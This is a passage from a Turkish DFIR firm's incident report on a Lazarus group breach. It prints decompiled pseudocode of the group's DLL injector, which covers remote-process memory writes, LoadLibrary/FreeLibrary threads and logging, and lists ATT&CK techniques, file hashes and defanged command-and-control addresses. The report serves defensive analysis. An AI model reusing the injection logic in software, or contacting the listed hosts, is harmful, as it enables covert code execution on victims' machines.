
The group used an injector which has been a part of their malware arsenal for quite a long time to load the malicious DLL file into the memory of the legitimate process. . Injector expects the option to inject or eject, PID of the target process and the DLL path of the file to be injected/ejected as arguments.



```
if ( dword_40EEE4 != 4 )
{
  printf("Parameter Input Type Invalid!\n");
  printf("Like 1 : ExePath 1 PID DllPath\n");
  return 1;
}
sub_401110();
pszPath = 0;
memset(&v10, 0, 0x103u);
v5 = *(CHAR **)(dword_40EEE8 + 12);
v6 = &pszPath;
do
{
  v7 = *v5;
  *v6++ = *v5++;
}
while ( v7 );
if ( !PathFileExistsA(&pszPath) )
{
  printf("Dll not found.\n");
  return 1;
}
v8 = atoi(*(const char **)(dword_40EEE8 + 8));
if ( v8 )
{
  if ( !strcmp(*(const char **)(dword_40EEE8 + 4), "1") )
  {
    inject(v8, &pszPath);
    return 0;
  }
  if ( !strcmp(*(const char **)(dword_40EEE8 + 4), "2") )
    eject_0(v8, &pszPath);
}
return 0;
```


Main routine

After any kind of injection/ejection attempts, executable code logs all the attempts to a ".tmp" file with their return codes.



```
v2 = OpenProcess(0x42Au, 0, a1);
if ( v2 )
{
  v5 = strlen(lpBuffer);
  v6 = VirtualAllocEx(v2, 0, v5, 0x1000u, 4u);
  v7 = (int)v6;
  if ( v6 )
  {
    if ( WriteProcessMemory(v2, v6, lpBuffer, v5, &NumberOfBytesWritten) && NumberOfBytesWritten == v5 )
    {
      v9 = GetModuleHandleA("Kernel32");
      v10 = GetProcAddress(v9, "LoadLibraryA");
      if ( v10 )
      {
        CreateThreadResult = (void *)resolve_NtCreateThreadEx((int)v2, (int)v10, v7);
        if ( CreateThreadResult )
        {
          WaitForSingleObject(CreateThreadResult, 0xFFFFFFFF);
          CloseHandle(v2);
          log_to_file("Injection : Succeed\n");
          result = 1;
        }
        else
        {
          v13 = GetLastError();
          log_to_file("Injection : CreateRemoteThread Failed. error = %d", v13);
          result = 0;
        }
      }
      else
      {
        v11 = GetLastError();
        log_to_file("Injection : Getting ProcAddress of LoadLibrary Failed. error = %d", v11);
        result = 0;
      }
```

Injection code



```
  else
  {
    Module32First(v2, &me);
    if ( Module32Next(v3, &me) )
    {
      while ( _stricmp(me.szExePath, a2) )
      {
        if ( !Module32Next(v3, &me) )
          goto LABEL_7;
      }
      v4 = me.hModule;
    }
LABEL_7:
    CloseHandle(v3);
    if ( v4 && a1 )
    {
      v5 = OpenProcess(0x42Au, 0, a1);
      if ( v5 )
      {
        v7 = GetModuleHandleA("Kernel32");
        v8 = GetProcAddress(v7, "FreeLibrary");
        if ( v8 )
        {
          v10 = (void *)resolve_NtCreateThreadEx((int)v5, (int)v8, (int)v4);
          if ( v10 )
          {
            WaitForSingleObject(v10, 0xFFFFFFFF);
            CloseHandle(v5);
            log_to_file("Ejection : Succeed.\n");
            return 1;
          }
        }
        else
        {
          v9 = GetLastError();
          log_to_file("Ejection : Getting ProcAddress of FreeLibrary failed. error = %d", v9);
        }
```

Ejection code

TTP’s Based on MITRE ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Exploit Public-Facing Application	PowerShell	Hooking	Access Token Manipulation	Access Token Manipulation
	Service Execution	New Service	Hooking	Code Signing
		Registry Run Keys / Startup Folder	New Service	Modify Registry

Credential Access	Discovery	Lateral Movement	Command and Control	Impact
Credential Dumping	Account Discovery	Pass the Hash	Commonly Used Port	Runtime Data Manipulation
Hooking	Domain Trust Discovery		Standard Application Layer Protocol	
Kerberoasting	Network Share Discovery		Standard Cryptographic Protocol	
	Process Discovery			
	System Information Discovery			

Conclusion

For many years Lazarus has been targeting finance, military and telecommunication sectors across the world. Despite reusing code in multiple attacks, Lazarus managed to stay undetected by obfuscating their samples and communication protocols. Most of the tools that were uncovered during this breach have not been detected by Antivirus Software to this day and only some of them were detected by commercially available YARA rules. In this particular breach, Lazarus renamed their samples to make it look like a legitimate software unique to the target system which would raise their chances against Endpoint Scanners.

All the malware code was compiled days before they were used on the target system. This could indicate how Lazarus uses different samples for each target to avoid hash detection.

Lazarus is known with strategically exploiting web services to gain the initial foothold in their previous financially motivated attacks. The incident happened in Turkey shows that the breach could have been avoided by fixing the vulnerability just a few days in advance.

Indicators Of Compromise

MD5 Hashes

89081f2e14e9266de8c042629b764926
c4141ee8e9594511f528862519480d36
4edc5d01076078906032f7299641f412
82a52042008fc8313576bf5d4083abf4

SHA256 Hashes

39cbad3b2aac6298537a85f0463453d54ab2660c913f4f35ba98fffeb0b15655
129b8825eaf61dcc2321aad7b84632233fa4bbc7e24bdf123b507157353930f0
0d1e6c732006e33c13b8b226f46925ad4edcafb620e6f5a5f49fd09518130d4d
2a5171b51d9fdbcf71f190fbe921adae6e916045f22fce7403ab7e891a979c4d

SSDEEP Hashes

3072:lUGDXTpE8AKDKDOf+8ZagCfG4aAzFdIARrhxg6/ZpDA:+GDXTpFDKDMZagX4aAB2C
g6hpD
24576:YqvFN1itThAkmBFljWoJ7X0Lnj7Kf+YYi0D1r36YMtwRpxECLZ/q8tpq33:I6ao52pn
Rr3FywRpxEKZ5q33
49152:6BPcRqYPLjknhrnCKuPvsFvhpBbs5mJTKbL+wZhCFBqDYIfhFtmNne:d8kEdCBaxb
Tw/X
768:aQ1PWoWzXyjJsTKJUniYs1pdLn4nDT622YuYDIhscWTJqLPNofEDy9nAXmIEHbKa:aQ
5WDziX+nD0LWT6FYZDgs5ULPIJEYp

C&C Addresses

109.73.73[.]228
185.99.133[.]60
5.152.222[.]114
185.141.26[.]46
185.117.75[.]81
179.43.140[.]76
141.255.166[.]145
66.70.218[.]49
31.220.1[.]151
177.67.80[.]189
netcant[.]com
vlad-cdn[.]com
ipaycol[.]com
sbackservice[.]com
bimp-cdn[.]com
realvar[.]com
krnative[.]com

References

During the compromise assessment, we have benefited from all the reports and articles that were published in the past. These resources reveal the threat group's TTPs and their goals very clearly.

- Another lazarus injector - https://norfolkinfosec.com/another-lazarus-injector/
- Lazarus FEIB heist - https://blog.trendmicro.com/trendlabs-security-intelligence/lazarus-continues-heists-mounts-attacks-on-financial-organizations-in-latin-america/
- North Korean Proxy Malware: ELECTRICFISH - https://www.us-cert.gov/ncas/analysis-reports/ar19-252b
- The Lazarus Constellation - https://blog.lexfo.fr/ressources/Lexfo-WhitePaper-The_Lazarus_Constellation.pdf

About ADEODFIR

In 2008 after establishing the first private forensics laboratory in Turkey, ADEO started to provide training and consultancy services to many organizations beforehand, during the cyber incident and post event. We have become one of the pioneers in the sector with our increasing experience every day.

ADEO DFIR team has been serving to many leading public institutions and private sector firms both in Turkey and abroad with the expertise they have obtained during the operations our team members are not only experts on the field but also great trainers as they share their operational, tactical and strategic gains from their experiences with the clients during trainings.

www.adeo.com.tr
+90 (216) 472 35 35
info@adeo.com.tr

/adeocomtr

/adeo-it-consulting-services

About **ADEO**

The core values of ADEO, which shape and form the essence of our corporate culture, they serve to keep us all together as a team. Our common values help us to consistently guide our behavior across different people, cultures and corporates around the world.

ADEO was established at Istanbul in 2008 to provide high quality service to IT vendors and business partners in Turkey and abroad in cyber security, IT security, incident response, managed security services, installation and training areas.
With more than 150 experts both in Istanbul and Ankara offices, ADEO is serving to more than 1000 corporate customers in the fields of Finance, Telco, Energy, Production, Retail and Public Sector in Turkey and MEA region

About ADEO DFIR

In 2008 establishing the first private forensics laboratory in Turkey, ADEO started to provide training and consultancy services to many organizations beforehand, during the cyber incident and post event. We have become one of the pioneers in the sector with our increasing experience every day.
ADEO DFIR team has been serving to many leading public institutions and private sector firms both in Turkey and abroad with the expertise they have obtained during the operations our team members are not only experts on the field but also great trainers as they share their operational, tactical and strategic gains from their experiences with the clients during trainings.

Fetih Mah. Tahralı Sok. Tahralı Sitesi , Kavakyeli Plaza
B Blok D: 16-17 ATAŞEHİR /İSTANBUL
+ 90 (216) 472 35 35
info@adeo.com.tr

adeo.com.tr
/adeocomtr /adeodfir
/adeo-it-consulting-services